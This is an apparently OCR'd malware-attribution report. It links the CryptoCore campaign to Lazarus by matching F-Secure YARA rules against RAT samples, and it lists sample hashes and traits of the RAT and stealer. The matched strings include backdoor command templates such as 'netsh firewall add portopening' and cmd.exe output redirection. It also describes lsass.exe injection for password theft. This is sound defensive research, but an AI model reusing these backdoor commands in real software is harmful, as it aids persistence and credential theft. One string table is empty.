
We did this by applying YARA rules for the RAT identified in F-SECURE's report to a different RAT named "NukeSpeed" found in ESET's report and verified as belonging to LAZARUS (SHA256 8b6887c5ec6fadaefee78f089e9a347a539bcedf52f5827f866a49a1839f8c4b):

Name of F-SECURE YARA rule	Signs RAT from ESET?
lazarus_rc4_loop	Yes
lazarus_network_backdoor_unpacked	Yes

Strings signed by YARA law lazarus_network_backdoor_unpacked:

.rdata:00007FF6578...	global	lazarus_network_backdoor_unpacked_7FF65786...	$str_netsh_1	b'netsh firewall add portopening TCP %d'
.rdata:00007FF6578...	global	lazarus_network_backdoor_unpacked_7FF65786...	$str_netsh_2	b'netsh firewall delete portopening TCP %d'
.rdata:00007FF6578...	global	lazarus_network_backdoor_unpacked_7FF65786...	$str_mask_1	b'cmd.exe /c "%s >> %s 2>&1"'
.rdata:00007FF6578...	global	lazarus_network_backdoor_unpacked_7FF65786...	$str_mask_2	b'cmd.exe /c "%s 2>> %s"'
.rdata:00007FF6578...	global	lazarus_network_backdoor_unpacked_7FF65786...	$str_mask_3	b'%s\\%s\\%s'
.rdata:00007FF6578...	global	lazarus_network_backdoor_unpacked_7FF65786...	$str_other_1	b'perflog.dat'
.rdata:00007FF6578...	global	lazarus_network_backdoor_unpacked_7FF65786...	$str_other_2	b'perflog.evt'
.rdata:00007FF6578...	global	lazarus_network_backdoor_unpacked_7FF65786...	$str_other_3	b'cbstc.log'

Strings signed by YARA law lazarus_rc4_loop:



As we can see, the RC4 algorithm unique to LAZARUS and the backdoor for the RAT from F-SECURE's research were both found in the RAT from ESET's research.

It is worth noting that in Fsecure's report they reference a RAT from an older LAZARUS report from 2016, conducted by KASPERSKY (bbd703f0d6b1cad4ff8f3d2ee3cc073c). Attempting to apply F-SECURE's backdoor YARA rule to the findings from this report will not work, but only because the 2016 backdoor accesses a file named "scaeve.dat" while in newer versions that has been changed to "perflog.dat". Changing the file's name would cause the YARA rule to apply to the 2016 research as well.

Kaspersky

.data:10018D1C	global	lazarus_network_backdoor_unpacked_x86_1001...	$str_netsh_1	b'netsh firewall add portopening TCP %d'
.data:10018CF0	global	lazarus_network_backdoor_unpacked_x86_1001...	$str_netsh_2	b'netsh firewall delete portopening TCP %d'
.data:10018D90	global	lazarus_network_backdoor_unpacked_x86_1001...	$str_mask_3	b'%s\\%s\\%s'
.data:10018D76	global	lazarus_network_backdoor_unpacked_x86_1001...	$str_other_4	b'scave.dat'

We can see that our test for applying YARA laws from F-SECURE's research to ESET's and KASPERSKY's research worked, and highly strengthens the attribution of these attacks to LAZARUS.

During our research, we located several indicative and uncommon traits for LAZARUS tools that were part of the attack campaign:

Similar traits for RAT:

1. RAT is named ntuser.cat.
2. Usage of the packers themida and VMProtect.
3. Injection of malware to process explorer.exe, and potentially to other processes.
4. RAT accesses file "msomain.sdb" and decrypts it. This file contains information of C&C servers.
5. Base64 encoding in RAT's code.
6. Unique code in RAT and STEALER for RC4 encryption. This code has only ever been found in LAZARUS tools.
7. Uniform malware command-parsing table, indicating the same RAT was used for several targets.
8. Unique wrapper function for decrypting RC4 and Base64.

Similar traits for STEALER:

1. Usage of the packers themida and VMProtect.
2. Injection of malware to process lsass.exe, probably done to dump user passwords and steal data.
3. STEALER accesses file "msomain.sdb" and decrypts it. This file contains information of C&C servers.
4. Unique code in RAT and STEALER for RC4 encryption. This code has only ever been found in LAZARUS tools.
5. Unique wrapper function for decrypting RC4 and Base64 (different than the one in the RAT).

In some samples, it was impossible to detect which packer was used with traditional tools such as ExeInfoPE. However, it was possible to detect the VMProtect packer by viewing the sections within the samples, as VMProtect creates two custom sections postfixed with '0' and '1'.

.data0	249856	1084759	d41d8cd98f00b204e9800998ecf8427e
.data1	1335296	1207983	463abe5a11188e9c8918c149dfa6baf3

rc0	679936	275231	d41d8cd98f00b204e9800998ecf8427e	-1
rc1	958464	613754	31dac40d6f6d32380ea1de787a7557c5	77247.3

CONCLUSION

By being able to sign F-SECURE's YARA laws to RATs associated with LAZARUS from ESET and KASPERSKY's we have greatly strengthened F-SECURE's attribution of the CryptoCore attack campaign to LAZARUS.

In addition, we have located several indicative and uncommon traits in these tools all associated with LAZARUS.

The above information means we can, with a high level of probability, attribute the CryptoCore attack campaign to LAZARUS.